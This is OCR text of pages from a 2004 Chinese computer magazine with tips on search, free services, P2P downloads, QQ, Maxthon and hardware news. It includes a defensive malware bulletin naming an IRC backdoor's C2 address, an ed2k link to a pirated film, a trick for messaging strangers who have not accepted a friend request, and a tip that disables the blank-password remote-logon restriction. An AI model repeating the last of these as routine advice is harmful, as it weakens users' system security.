进入http://mp3.baidu.com/，选中想找的歌曲类型(如RM、MP3、WMA、铃声)或“Flash”，输入关键词即可搜索到相应的资源。你不信，输入“特别的爱给特别的你”，绝对可以找到好多好多Flash，其中有不少做得不错哟！

3.好一个原创贴吧

哎呀，我的IE主页被恶意网站更改了，怎么办？除了利用“主页被更改”或“主页被修改”等关键词在http://www.baidu.com/搜索之外，还可以进入百度贴吧http://post.baidu.com/一游，选中“贴吧搜索”，输入同样的关键词搜索网友的问答。

4.图片一网打尽

想找图片？进入http://image.baidu.com/，输入关键词(如“北京”)，不同大小、不同格式的相关图片展现在你的眼前，想怎么挑就怎么挑！

想找宝贝？百度一下，不错的选择！！

小信息：旅游在外，遇到了难题，想百度一下，身边没有笔记本电脑，也不能上网，怎么办？拿出你的手机，登录wap.baidu.com，同样可以百度。详细信息请参考http://www.baidu.com/news/news/n20041108.html。

网络e生活 网络e生活 网络e生活 网络e生活 网络e生活 网络e生活 网络e生活

天上掉下来的馅饼

搜索关键词：网络免费资源

父母常常告诫我们：“天上不会掉馅饼”，担心我们会被别人骗。确实，在网络中我们要多加小心，但对于那些实实在在的“馅饼”，却绝对不能放过。今天就给大家带来一些免费大餐，希望各位看官满意。

1.邮箱，小的不用

邮件服务提供商的“虚荣心”真不小，随着一轮轮的邮箱容量大比拼，转眼间邮箱容量已经发展到了G时代。

Yahoo(1GB)：Yahoo邮箱具有非常优秀的反垃圾邮件功能，收发邮件的速度都非常快，申请新账号后默认容量为100MB，不过只要安装雅虎通并加入一个好友就能升级到1GB。惟一的缺点是默认只支持Web登录方式，大家可以参考本刊第20期的《为Yahoo邮箱找个家》来让邮箱支持POP方式。地址：http://cn.mail.yahoo.com/。

网易126(1.5GB)：网易公司真是财大气粗，比前一阵炒得火热的Gmail还大500MB，安全方面则采用了世界顶尖的Kaspersky反病毒技术，其支持的附件容量也大得惊人，支持30MB。由于服务器在国内，所以收发速度也还不错。地址：http://mail.126.com/。

Sina(最大2GB)：http://mail.sina.com.cn/。

2.发短信，不花钱



UC(450条/月)：只要注册一个UC账号就送每月450条的免费短信，强烈推荐！地址：http://www.51uc.com/activity/ucdx/ucdx_fee.html。

网易泡泡(积分换短信)：只要用网易泡泡在线泡点即可换取免费短信，可惜最近网易更改了积分兑换方式，短信兑换标准提高了。地址：http://popo.163.com/。

QQ会员(100条/月)：一个月10元钱的QQ会员可以享受150条/月的免费短信服务，可不要让短信白白浪费掉哟！地址：http://club.qq.com/moo.shtml?incre/free100.htm。

3.网络硬盘，要免费也要好用


QQ网络硬盘：QQ在2004版中推出了网络硬盘功能，非会员只有16MB，会员支持128MB，完全集成于QQ中，并且速度相当快。

UC网络硬盘：UC的网络硬盘的大小是以在线时长来升级的，超过100小时可升级到64MB，500小时可到128MB。喜欢UC的朋友挂机几天，就能享受又大又好的网络硬盘了。地址：http://mail.51uc.com/gongneng/wangluoyingpan_help.htm。

Vdisk：支持完全嵌入系统的网络硬盘，安装后可以在“我的电脑”中找到盘符，免费用户容量为100MB。地址：http://www.vdisk.cn/。

Mofile(1GB)：http://www.mofile.com/。CF [WL03]

下载在很多人眼里就是http、ftp、bt，虽然这几种方式在资源下载中占据了相当大的比重，但经常会在网上看到很多好东东以其他方式提供，例如下载地址以ed2k://、pdl://、ptf://和ppg://开头，该用什么办法将这些好东东收入囊中呢？



怪异网址 照当不误

■ 四川 冯小民

下载ed2k://资源

ed2k://基于eDonkey2000网络，要下载以ed2k协议开头的资源，比较好用的工具是eMule或eDonkey。

eMule小档案

软件版本：0.44b Build 1101	软件大小：2.48MB
软件性质：免费软件	适用平台：Windows 9x/NT/2000/XP
下载地址：http://www.emule.org.cn/download/	

eMule是完全免费且开放源代码的P2P软件，可以说是最好用的ed2k下载工具，利用其卓越特性，不但可与全世界的网友分享资源，还可以通过VeryCD等网站下载和发布最新资源！

点击工具栏上的“选项”按钮，选择“目录”，把“下载的文件”和“临时文件”两个目录设置到其他盘(默认在C盘)，以免日后下载的东西多了系统盘空间告急，最后点击“确定”并重启软件使设置生效。另外，在“目录”项下的“共享目录”中勾选分区或目录，可将其共享给其他使用eMule的用户。

启动eMule后会连接到VeryCD网站，在该网站中通过分类搜索可以找到合适的东东，并看到相关的下载信息提示(见图1)，勾选要下载的文件，然后点击“下载选中的文件”按钮，稍后将看到新增任务的提示，切换到“传输”页面，能在下载队列中看到文件正在下载中。



图1

如果要下载的资源不在VeryCD网站上，则只要先启动eMule，在网页中找到以ed2k://开头的下载地址链接(见图2)，将其复制，eMule会自动弹出添加任务的提示，点击“是”即可将其放入下载列表中。




图2

下载pdl://资源

以pdl://开头的资源本身是一种FTP资源，这种FTP被称为“Public ftp”(简称为“PUB”)，与传统FTP不同的是，它可以更有效地保护下载的文件，有效防止盗链(这种以密码形式提供的地址是常规的http、ftp网站无法链接的)，其地址形式为“pdl://XXXXXXX”，对于这种资源，所能下载的工具就是PUB Downloader。

小知识

ed2k地址的组成

在ed2k链接地址中，用“|”将其划分成三个部分：“|file|”后为文件名，不过它并不是在eMule软件下载时起关键作用的东西，其作用仅为方便搜索；文件名后的数字为文件的大小，一般情况是此数字越大，影片的清晰度越好；最后包含十六进制数字的代码为文件ID，也称为“hash”，它是ed2k链接中的关键信息，文件的名称即使不同，只要文件ID一致，在下载时就被视为同一文件。

例如，在“ed2k://|file|[新警察故事].New.Police.Story.2004.DVDRip.XviD-WRD.cd2.[VeryCD.com].avi|727009280|2F1C9780FD890A1DF353A257717BB8E2|/”这个地址中，“[新警察故事].New.Police.Story.2004.DVDRip.XviD-WRD.cd2.[VeryCD.com].avi”为文件名，“727009280”表示文件大小，“2F1C9780FD890A1DF353A257717BB8E2”就是这个文件的“Hash”。

PUB Downloader小档案

软件版本：1.6简体中文版	软件大小：354KB
软件类型：免费软件	适用平台：Windows 9x/NT/2000/XP
下载地址：http://www.newhua.com/cfan/200423/pubdown16.rar	

以pdl://形式开头的资源通常在论坛上贴出，因此，要做的第一步就是获取下载链接。只要知道地址就好办多了：复制以pdl开头的地址，然后在PUB Downloader中粘贴到地址栏，按下旁边蓝色闪电模样的按钮，在窗口下方将显示与登录FTP类似的连接信息，一旦成功将在列表中显示在PUB服务器上所找到的文件，选中需要的文件后，点击绿色的按钮即可开始下载。

为了保证顺利下载，请先进入“代理”选项，根据自己的上网方式设置代理，对于不经过代理下载者，直接选择“0 None”就可以了。

下载ppg://资源

ppg是一种对资源进行加密的协议，尽管也是FTP类资源，但常规的FTP工具无法下载它。现在，有一种支持ppg://开头的资源下载工具，那就是Pandora Pub Get。

Pandora Pub Get小档案

软件版本:2.3 SE	软件大小:2271KB
软件性质:免费软件	适用平台:Windows 9x/Me/2000/XP
下载地址:http://www.onlinedown.net/soft/16615.htm	

为了方便使用Pandora Pub Get，建议在启动后，单击“Edit”菜单下的“Settings”项，在打开的选项设置对话框中切换到“Language”选项，选择“简体中文(Simplified chinese)”，点击“OK”按钮，返回后界面将变成中文。

第一步:从网页中找到ppg资源的地址并复制粘贴到Pandora Pub Get窗口的地址栏中，单击“开始浏览”按钮，Pandora Pub Get会分析并连接到服务器。

第二步:连接成功后，将在窗口右下方显示远程服务器上的资源，在窗口左侧本地文件夹中选一个存放下载文件的位置，并在远程服务器列表中双击要下载的文件将其加入下载列表中，连接顺利的话会马上开始下载(见图3)。



图3

第三步:下载完成后，就可以在本地文件夹视图列表中看到下载的文件了。

下载ptf://资源

以ptf://开头的下载文件其实也是与PUB比较类似的一种FTP资源，但它不能用Pub Downloader下载，目前只能用Pub Transfer这个软件来下载。

Pub Transfer小档案

软件版本:0.18	软件大小:400KB
软件性质:免费软件	适用平台:Windows 9x/Me/2000/XP
下载地址:http://sccrc.onlinedown.net/down/7098PUBTF018.rar	

使用Pub Transfer来下载以ptf://开头的资源时，首先从网页上复制文件的下载地址，再点击软件主界面上的“添加任务”按钮，在弹出的对话框中将文件地址粘贴进去;之后点击“保存到”按钮，选择文件的保存位置，最后单击“连接”按钮。一旦连接成功就会在窗口下方显示文件列表，选中文件后点击“下载所选文件”按钮即可开始下载。

以后在论坛上遇到这些奇怪的下载地址，就不用大眼瞪小眼干着急了！CF [WL04]

MP3搜索引擎航母系列

如何搜索英文经典老歌

小生工作已经有半年多了，每天都像其他上班族一样忙碌，几乎没有什么时间来娱乐，但下班后小生都都会赶紧待上耳机，打开mp3，那些经典的英文老歌可是小生的最爱。

“一搜”(yisou.com)的英文mp3搜索功能强大，其歌曲数量达到了1200万首，是喜欢欧美歌曲的网友的不二选择。小生还总结了些“私人秘籍”，今天来个大公开:

私人秘籍一:利用“英文经典百首列表”。

这是刚开始接触英文歌曲的网友的“向导”。登陆“一搜”mp3搜索(mp3.yisou.com)首页，页面下方就“欧美经典”的链接，和一些推荐的英文歌曲，点击进入，是“英文经典百首”的列表。可以点击歌名搜索MP3。这100首金曲都可称为经典中的经典，值得细细品味。歌曲名后紧跟着演唱者，点击歌手的名字，可以搜索到该歌手的其他歌曲，这样就能搜到更多的好歌了。



私人秘籍二:利用“图片搜索”找mp3歌曲。

不要奇怪哦！这是小生的“绝招”，可以让不懂英文的网友，找到自己中意的欧美歌手的歌曲。比如你喜欢“玛丽亚　凯莉”，她的名字很难拼写吧！没事，用小生的“绝招”。先进入“一搜”图片搜索，输入“玛丽亚　凯莉”，选中“翻译后搜索全球图库”，点击搜索后可以看到搜索输入框中变成了“Mariah Carey”。这时点击网页上方的“mp3”，“一搜”就会把“玛丽亚　凯莉”演唱的歌曲呈现在你的面前。怎么样！？是不是觉得小生我特别厉害！

当然，如果你对英文音乐比较熟悉，直接输入英文歌曲名或是欧美歌手名，选中“欧美歌曲”，点击搜索即可尽情在1200万的歌曲中“搜”吧。

(浙江/陶建良)

腾讯推出了互动状态服务(Web Presence)，这个功能可不简单，利用它，我们可以和陌生人说话，可以让自己的客户或朋友在论坛或网页上与自己对话，可以把ChinaRen校友录打造成超级校友录。



和QQ陌生人对话

■北京 阮征 江苏 洪兵 山东 日月双星 安徽 任我飞扬 河北 闫艳力

实例1:让陌生人和我说话

任务描述:通过复制互动代码到论坛或网页，可以让客户或其他陌生人与我的QQ临时会话，不必通过我的好友认证，该功能除了用于网站客服之外，如果你在论坛问问题，还能让网友通过显示在页面上的QQ按钮与你交流。

第一步:进入http://is.qq.com/webpresence/访问腾讯互动状态服务网页，选择QQ在线显示风格。

第二步:在“请填写QQ/TM号码”处填写你的QQ号码，在“发起会话的网站名称”处填写放置互动代码的网站或论坛名称，以便你知晓对方是从哪里与你对话的，随便填写一个名称或者不填写也可以。

第三步:点击下方的“生成网页代码”按钮后会在文本框中生成代码，将该代码复制到你的网页中(<body>与</body>之间)，即可在页面中显示一个QQ按钮，别人点该按钮就能与你临时对话了。如果想在论坛中实现这个功能，点击“生成论坛代码”按钮，再将代码复制到论坛签名中即可(见图1)。



图1

小提示

另外两种实现网站客服的方法

(1)代码为:“<img src="http://icon.qq.com/44529558/l/612/">”(不含外引号)，将其中的QQ号码44529558换成自己的QQ号就可以了。如果想为使用TM的用户服务，则可以将上面代码中的“exe=qq”改为“exe=tm”。

(2)利用http://www.tracq.net/提供的TraCQ，同样可以为网站建立在线客服中心，让访问者通过设置在页面上的TraCQ按钮与客服人员进行实时交流(见图2)，很不错的哟！



图2

实例2:我要和陌生人说话

任务描述:如果你想和某个MM聊天，需要先向她发出请求并通过认证，难道就没有办法直接和她聊天吗？其实是可以和陌生人说话的。

利用MM的QQ号按照上面的步骤生成网页代码，点击“预览效果”按钮，会打开一个新页面，在该页面的“互动状态论坛效果预览”或“互动状态网页效果预览”处点击状态显示按钮就可以和对方聊天了(见图3)。对话窗口的四个按钮依次是“文字大小设置”、“表情设置”、“阻止该用户消息”和“加对方为好友”。



图3

小提示

★要想通过网页和没通过认证的人聊天，需要双方QQ为2004版以上。

★临时会话同样支持离线消息，也就是说对方不在线时也可以发消息给他，当其上线后会马上接收到。

★通过网页登录MSN Messenger并聊天:http://webmessenger.msn.com/default.aspx?r=1。

★通过网页玩Yahoo通:http://messenger.yahoo.com/#webmessenger。

实例3:把同学的QQ搬上校友录

ChinaRen校友录中每个班级的创始人和管理员都有一个特权:就是可以在“班级宣言”中放上自己的主题内容以吸引班级同学驻足(“班级宣言”支持HTML代码是扮靓校友录的基本条件)。

前期准备:

1.要嵌入校友录的网页，可以从http://www.uuland.com/download/software/200411/cfan23-chinaren-page.rar下载网页模板。

2.由于网页模板中含有QQ直接聊天的按钮，故需要准

上网助手2005

木马及恶意网站播报

为更好地清除各种互联网上传播的病毒，保护各位读者的电脑安全，本刊特联合深受网民喜爱的互联网安全工具上网助手推出木马及恶意网站播报。

上网助手2005已完成了反间谍软件及反木马的升级，并保证每周升级，下载链接为http://zs.3721.com/。

重点木马病毒

病毒名称:IRC 后门　　**病毒类型:**后门

危害程度:★★★★

病毒特点:通过 IRC(在线聊天系统)聊天室诱导用户下载，使用文件名 Dll.exe 形式，注册自身为一个服务，用于随 Windows 的启动而启动;同时它会利用 6667 端口连接 IP 地址 62.80.114.211 的 IRC 服务器，订阅频道 WiReDCatS-MemBeR，并在该频道发送信息，控制受害者的电脑。

病毒名称:特洛伊传奇　　**病毒类型:**木马

危害程度:★★★★

病毒特点:采用白色 TXT 文件图标，用以麻痹用户、隐藏自身，搜索传奇登录窗口，把用户的密码、IP 地址、装备、游戏服务器等信息发送到指定位置。

解决办法:请到上网助手网站 http://zs.3721.com/ 下载相关程序。

恶意网站举报排行榜

恶意网站会释放各种恶意代码，对电脑用户的系统设置造成很大危害，给网上浏览造成干扰，主要表现包括:修改 IE 首页设置、篡改计算机设置、使 QQ 乱发消息等，严重的还会让计算机感染木马病毒。本期受到最多举报的恶意网站排行如下:

网站名称	URL地址	举报量
搜索我爱	aifind.info	5030
Av图	v.avtu.com/3.htm	3951
kt88	www.kt88.net/ad-pop.asp?comefrom=adcom	3833

解决办法:只要登录 zs.3721.com 网站，安装上网助手 2005，点击工具条中的"IE 修复"，选择"全面修复 IE"，即可完全清除被恶意网站篡改的 IE 设置。

本期木马提示

名称	类型	危害表述	危害程度
TIP装甲 (TrojanSpy.Win32.LowZones.j)	木马	降低用户浏览器的安全系数，诱导用户安装ActiveX控件	★★★
序列号大盗 (Backdoor.Win32.Wootbot.gen)	后门	可能造成用户隐私信息的泄漏	★★★

解决办法:上网助手已发布专门针对木马病毒的查杀程序，可帮助清除木马病毒，恢复系统设置，下载链接为 http://download.3721.com/mumazs/mumazs.exe。

备好同学的 QQ 号。

3.一首音乐，用于模板中的在线音乐播放器(关于在线播放器的代码，详见上期内容)。

第一步:下载网页模板并解压到本地硬盘中，当然自己制作也行。

第二步:用 Fireworks 或者其他图片处理软件打开解压目录中的 qq.png，将其中的文字修改为你自己的班级名称(也可自行准备图片，但大小最好为 300 × 32)，生成 qq.gif。

第三步:用"记事本"打开 qq.htm，其中有 30 行形如"待加入"的代码，将其中的"待加入"修改为你各个同学的名字(如果同学数超过 30，可以用网页编辑工具添加表格行数)。

第四步:每一行名字下方都有一行如" <img alt="点击发送消息给对方" src="http://wpa.qq.com/pa?p=1:12345678:1" border="0">"的代码，将"Uin="后的 12345678 改为相应同学所对应的 QQ 号码。

第五步:点击校友录中的"班级相册→上传图片"，将解压目录中的 qq.gif 上传，点击上传的图片使之显示，并通过"右击图片→属性"得到该图片的 URL 地址。再次编辑 qq.htm，找到"<img border="0" src="qq.gif" width="300" height="32">"，将其中的"qq.gif"换成刚才上传的图片的 URL 地址。

第六步:点击"班级共享→添加文件"，将修改后的 qq.htm 上传，成功后点击文件列表中的qq.htm 链接，在打开的页面中复制网页的 URL 地址。

第七步:进入"班级管理→班级宣言"，加入以下代码"<Iframe src=http://album5.chinaren.com/album/51/42/52394251/823035.htm width=450 height=650 border=0 frameborder=0></Iframe>"(不含外侧中文引号)，将"src="后的链接修改为第六步中复制下来的链接，按"提交"完成修改(见图 4)。




图 4

小提示

★将网页上传至其他免费空间后，也可利用 Iframe 的方法将网页嵌入校友录，可省去上传至班级共享的步骤。

★如果添加了网页模板中默认的行数，可以在第七步中将 width 和 height 做出相应的调整以便适应大小。

★在网页模板的最后嵌入了上期中的网页播放器，可以参考上期文章做一些个性化的修改。 CF [WL05]

很多个人网站的站长都希望为自己的网站建立一个站内搜索引擎，但一不熟悉ASP、PHP、JSP等动态开发技术，另外自己建立站内搜索也需要空间支持相应的动态技术，所以常不得已而放弃。其实，不妨借用Google打造站内搜索引擎，来方便网友对自己网站的内容进行查找。



轻松拥有自己的站内搜索引擎

■ 四川 陈明

若想在某特定网站内搜索特定的内容(如搜索www.cfan.com.cn中包含关键字“网络”的内容)，只需要在Google的搜索栏里输入:“网络 site:cfan.com.cn”即可(可以去掉“www”，不含外引号)。如果直接在自己站点的网页上建立一个Google的搜索栏，然后让访问者按Google规定的格式进行查询，那不就能实现Google作为自己站内搜索引擎的功能了吗？但是我们当然不能要求使用者还要特地学习Google对特定网站搜索的格式规范。于是笔者立刻联想到是否可以使用JavaScript脚本使得Google接收查询关键字后自动加上类似“site:cfan.com.cn”的字符串呢？答案当然是肯定的。在你的网站首页需要放置站内搜索引擎页面的<body>标签的范围内放置如下代码：

```
<script type="text/javascript">
var domainroot="mywebsite.net"//个人站点域名,替换成你的网站的网址即可
function Gsitesearch(curobj){
curobj.q.value="site:"+domainroot+" "+curobj.qfront.value
}
</script>
<form action="http://www.Google.com/search" method="get" onSubmit="Gsitesearch(this)">
<p>站内搜索:<br />
<input name="q" type="hidden" />
<input name="qfront" type="text" style="width: 180px" /> <input type="submit" value="开始搜索">
</p>
</form>
```

小提示

**★如果想将“站内搜索:”文字和搜索输入框排在一行，请删除“
”。**

★如果想把该搜索功能添加在网页的某个位置，可以在DreamWeaver中把光标置于该位置，然后切换到“代码”模式，并加入这些代码。

脚本的关键部分在于Gsitesearch函数。语句:“curobj.q.value="site:"+domainroot+" "+curobj.qfront.value”的含义为：将“site:”字符串、变量domainroot、空格、访客填写的关键字依次合并。既使得搜索格式符合Google的语言规范，又增加了搜索功能的友好性，不需要用户来遵循Google的搜索规则。

至此，你的专业站内搜索引擎就完成了(见图1)。如果不但要搜索本站的内容，还要让访客同时能搜索兄弟站点或本类网站的内容，该如何修改呢？接下来就对刚才的代码做一些修改。



图1 完成的站内搜索引擎

```
<script type="text/javascript">
function Gsitesearch(curobj){
var domainroot=curobj.domainroot[curobj.domainroot.selectedIndex].value
curobj.q.value="site:"+domainroot+" "+curobj.qfront.value
}
</script>
<form action="http://www.Google.com/search" method="get" onSubmit="Gsitesearch(this)">
<p>
<input name="q" type="hidden" />
<input name="qfront" type="text" style="width: 180px" /> <input type="submit" value="立刻搜索" /><br /><br />
站点:
<select name="domainroot">
<option value="mywebsite.net" selected="1">本站</option>
<option value="friend1site.net">友站1</option>
<option value="friend2site.net">友站2</option>
</select>
</p>
</form>
```

只需要将Gsitesearch函数稍做修改，搜索灵活性就能大大加强。站长只需要增删option选择项，即可实现多站点的内容搜索(见图2)。




图2 支持多站点的站内搜索引擎

小编有话说:有时强大的功能并不需要多么复杂的技术才能实现，而仅仅需要一点灵感和一点专注。CF [WL06]

Maxthon 的七招超新技巧

■ 吉林　飘零雪　河北　闫艳力

Maxthon 是目前比较主流的多页面浏览器，功能可谓越来越丰富，不过也出现了一些小 BUG。这里特奉送一些最新技巧，让大家将 Maxthon 用得更为得心应手。

1.开启窗口数量即时知晓

在曾经的 MyIE 时代，有些版本是支持显示已经打开网页数量的，但 Maxthon 作者感觉用处不大，就取消了这项功能。如果有朋友还需要此项功能，则可在 Maxthon 主界面底端的状态栏上点击“简易收集面板”按钮，在弹出窗口的空白标签中输入以下内容(见图 1)：



图 1

```
<script language="javascript">
alert(external.tab_count);
</script>
```

然后，点击绿色的向右箭头按钮，在弹出对话框中就可看到当前打开的窗口数量了。

2.屏蔽 Google Toolbar 插件

如果在安装 Google Toolbar 后，Maxthon 出现程序无响应、出错、崩溃、无法释放内存、点击链接无效或用 IE 打开、高资源占用等问题，则说明这两个程序不兼容。在 Maxthon 中，点击菜单栏上的“选项→Maxthon 选项”，在弹出窗口中点击左侧视图中的“插件”，再切换到“IE 插件”标签页，取消启用 Google Toolbar 插件即可(见图 2)。



图 2

3.“突破”Maxthon 插件阻拦限制

在 Windows XP SP2 中，如果启用了弹出窗口阻止功能，则点击 Maxthon 中的插件时可能会出现无反应的现象。此时，按住 Ctrl 键再点击插件，或者打开 Maxthon 安装目录中的 sp2removal.reg 文件，将其导入注册表，就可解除此项限制。

4.图像重载正常显示

在 Maxthon 的打开网页中，如果发现页面中的图像无法显示，而且并非链接无效的问题，则选择“启用网页内容过滤”，然后调出“Maxthon 选项”后，选择“高级”，在右侧列表框中勾选“重新加载无法显示的图片”复选框。

5.网页依次自动开启

为了免得一个个手动点击收藏夹中的网站链接，很多朋友都会选择一次性打开本层中的所有链接，但此时如此该层中的网站数量众多，就会明显感觉载入速度很慢，而且系统资源占用大幅提高。而如果能够在设定的时间间隔依次打开网页，就可在很大程度上缓解这一问题。调出“Maxthon 选项”后，选择“标签”，再查看右侧视图的“常规”标签页，在“打开标签时间间隔”选项中设置相应参数(见图 3)。确认操作后，再执行“打开本层链接”操作，将不会出现网络拥堵的现象了。



图 3

6.都是 FloatBar 插件惹的祸

在 Maxthon 中，如果一点标签栏就弹出错误消息对话框，显示“FloatBar cased an exception”，而且一会儿就自动关闭，则说明 Floatbar 插件有问题，只要更新到目前最新版或禁止该插件即可。

7.谁说我的核心是 IE

Maxthon 的前身 MyIE2 在开发初期一直在使用 IE 的内核，以至现在许多人都将 Maxthon 归为 IE 的替身。IE 的功能强大、兼容性也强，这既是好处，也是坏处，许多病毒和黑客都将 IE 列为主要攻击目标，带来了很多不必要的麻烦。Maxthon 可以使用 Gecko 核心从而避免病毒从浏览器而入，方法是：执行“文件→新建→使用 Gecko 核心”。CF [WL07]

技巧E卡通 Skill Tips

收发邮件也"超频"

Foxmail等邮件客户端软件默认收发邮件服务器处填写的是域名，比如网易的邮箱是pop.163.com，这样邮件客户端软件会首先通过DNS服务器解析域名得到相应的IP地址，然后向服务器发送邮件指令，进行相应的操作。这样的解析过程势必影响速度，网络速度再快也需要占用一定的时间，根据这一点，我们可以把解析域名的工作提前完成，比如网易的邮箱:在命令提示符下输入"ping pop.163.com"(不含引号)，得到IP地址为202.108.44.151，将该IP地址填入邮件客户端的邮件服务器设置中，就能加速收发速度了。 (冰灵幻释)

Google关键词要一语中的

平时在使用Google搜索文件时，往往被一大堆无用的信息所包围，每次搜索后都需要进行人工筛选，比如要找"东北人都是活雷锋"的Flash动画，找到的可能是歌词，也可能是评论，即使找到了下载此Flash的页面，打开页面也要占用一段时间。怎么才能用Google直接搜索出Flash文件的下载地址呢？只要输入"关键词 filetype:swf"(不含引号，比如"东北人都是活雷锋 filetype:swf")即可。另外，Google还支持PDF、DOC、PostScript等多种格式，只要把swf换成你想搜索的文件类型就可以了，不信用"c++ programming language filetype:pdf"来搜索，可以顺利地找到一些PDF电子书。 (杨井前)

免费给系统做体检

当你的电脑漂泊于网洋大海中时，说不定已经隐藏了N个木马程序或"漏洞百出"，怎么办？进入http://assistant.3721.com/checkup.htm?fb=3721，就可以使用在线检测程序快速地为系统做一次体检，测试完毕可以得到一张体检表，如果有问题，只要点击"修复"按钮即可解决后顾之忧。如果你的电脑不方便上网，也可以下载单独的程序来对系统进行检测，从http://download.3721.com/pcchkup/pcchkup.exe将检测程序下载到本地硬盘，双击即可开始检测。 (阿三)

McAfee下无法发送邮件

许多使用McAfee杀毒软件的用户发现自己的Foxmail无法发送邮件了，其实这是McAfee的"访问保护"惹的祸。解决方法:右击桌面右下角的McAfee图标，选择"VirusScan控制台→任务→访问保护"，在弹出的对话框中双击第一条规则"禁止大量发送邮件的蠕虫病毒发送邮件"，在随后打开的对话框中将Foxmail应用程序添加到"已排除进程"标签下，这样就万事大吉了。同样，如果其他邮件客户端无法发送邮件，不妨按照此法一试。 (闫艳力)

论坛签名也玩QQ秀

自从QQ有了QQ秀功能，大家都先后将自己的QQ秀扮靓，但除了在QQ里能看到外，别的地方似乎就无用武之地了，这样岂不是枉费了花大价钱买来的Q币？有的网友别出新裁将QQ秀的图片保存下来作为自己论坛里的头像或者签名，可是这样无法实时更新，换了套衣服可论坛上还是老样子。其实可以将腾讯官方提供的QQ秀实时更新图片用于签名中，这样就可以实时更新了(将"你的QQ号"替换为你的QQ号码)。

全身像:http://qqshow-user.tencent.com/你的QQ号/10/00/

半身像:http://qqshow-user.tencent.com/你的QQ号/11/00/

有些论坛限制头像的最大尺寸，这时可以考虑使用半身像，在论坛发帖时可以这样引用"[img]http://qqshow-user.tencent.com/你的QQ号/10/00/[/img]"。 (日月双星)

由于账户限制无法远程登录的问题

在Windows XP下，不管是从网络上访问其他机器，还是使用远程桌面功能登录系统，常常遇到类似"由于账户限制，你无法登录"的提示，这是由于你所使用的登录账号的密码为空，并且所要登录的远程计算机中的"组策略"禁止空密码用户通过网络登录引起的。只要修改该配置即可，方法是:在远程计算机上启动"组策略编辑器"(开始→运行→输入gpedit.msc)，在"Windows设置→安全设置→本地策略→安全选项"中找到"使用空白密码的本地账户只允许进行控制台登录"，将其设置为"已停用"就可以了，另一种方法则是把你所使用的登录账号设置为非空密码。 (阮征)

鼠标滚轮在QQ2004聊天中的妙用

QQ中经常有人喜欢用大字聊天，但是窗口大小有限，这样就只能显示有限的文字。其实，你在聊天窗口中选中文字或图片，并在按住Ctrl键的同时滚动鼠标滚轮，聊天窗口文字(或图片)的大小就会随着滚轮的转动而缩放大小，这样就可以阅读更多的文字了。 (日月双星)

CF [WL08]

硬派传说

■ CFan.Storyer

万分大关已破，3D Mark 2005显老？

自从3D Mark系列测试软件发布以来，爱好者们都将每个版本的测试分数突破10000分作为显卡发展的重要里程碑 。

而随着显卡技术的发展，高档显卡突破10000分的时间也越来越短，3D Mark 2005发布仅仅一个月后，发烧友采用搭配最新nForce4 SLI芯片组、使用Socket939处理器的华硕A8N-SLI Deluxe主板配合两块华硕GeForce 6800 Ultra显卡做SLI并行处理，再加上AMD Athlon 64 FX-55处理器的超级组合，把3D Mark 2005的测试记录一举提升到10118分（图1），让电脑发展速度又一次超过了测试软件发展速度。



图1

更强整合显示核心出现

自从Intel 915G芯片组推出后，整合DirectX 9.0显示核心的特点让它成为了最快的整合显卡，同时也让整合显卡与低端显卡的界限不那么明显了。


不过Intel 915G芯片组最快内置显示核心的头衔很快就不保了 ，在ATi将推出的支持AMD 64位处理器的RS400芯片组中整合了更强的显示核心，不但同样支持DirectX 9.0，而且性能还比Intel 915G的显示核心更高，毕竟ATi是靠显示技术吃饭的厂家。而更强的整合显核心也让入门级用户能够感受更优异的显示效果。附表就是这两种图形芯片在游戏当中的表现对比（1024×768，no FSAA和AA）：

附表

测试项目	RS400图形内核	i915G图形内核
DOOM3	13.8fps	6fps
Quake3	112fps	106.7fps
UT2004	27.8fps	18fps
CSS	30.8fps	27.7fps

显卡未出，驱动先行

ATi最近释放出催化剂4.12beta驱动程序，这款驱动除了提升HalfLife2引擎的执行效率外，还在inf文件当中提供ATi下一代桌面图形芯片R520（研发代号Fudo）的支持（图2）。R520将是ATi首款支持Shader3.0着色技术的桌面图形芯片产品。看来下一代R520显示核心很快就会出现在我们面前了。



```
<AsicEntry Name="FAMILY_R300" Id="44" />
<AsicEntry Name="FAMILY_R350" Id="52" />
<AsicEntry Name="FAMILY_R360" Id="53" />
<AsicEntry Name="FAMILY_RS400" Id="26" />
<AsicEntry Name="FAMILY_RS480" Id="27" />
<AsicEntry Name="FAMILY_M18" Id="57" />
<AsicEntry Name="FAMILY_M26" Id="59" />
<AsicEntry Name="FAMILY_R420" Id="56" />
<AsicEntry Name="FAMILY_RV410" Id="58" />
<AsicEntry Name="FAMILY_R520" Id="60" />
<AsicEntry Name="FAMILY_RV350" Id="45" />
<AsicEntry Name="FAMILY_RV380" Id="54" />
<AsicEntry Name="FAMILY_M10" Id="46" />
<AsicEntry Name="FAMILY_M24" Id="55" />
```

图2

移动处理器也要双核心

根据Intel一份内部处理器蓝图（图3），Intel准备在2006年第一季度推出双核心移动处理器。这款处理器目前研发代号是Sossaman，是Dothan（Pentium M）后续者Yonah处理器的衍生产品。

Sossaman处理器采用0.065微米制程，将集成2MB二级缓存，每个核心独占1MB二级缓存，最大功耗31W，低电压运行是功耗16W，最大工作温度100摄氏度。Sossaman处理器支持Intel EM64T 64位桌面计算技术，集成增强型Speedstep技术（研发代号Gayserville），Sossaman处理器将跑667MHz FSB，采用uFCPGA封装，Sossaman处理器起跳速度2.3GHz。



图3

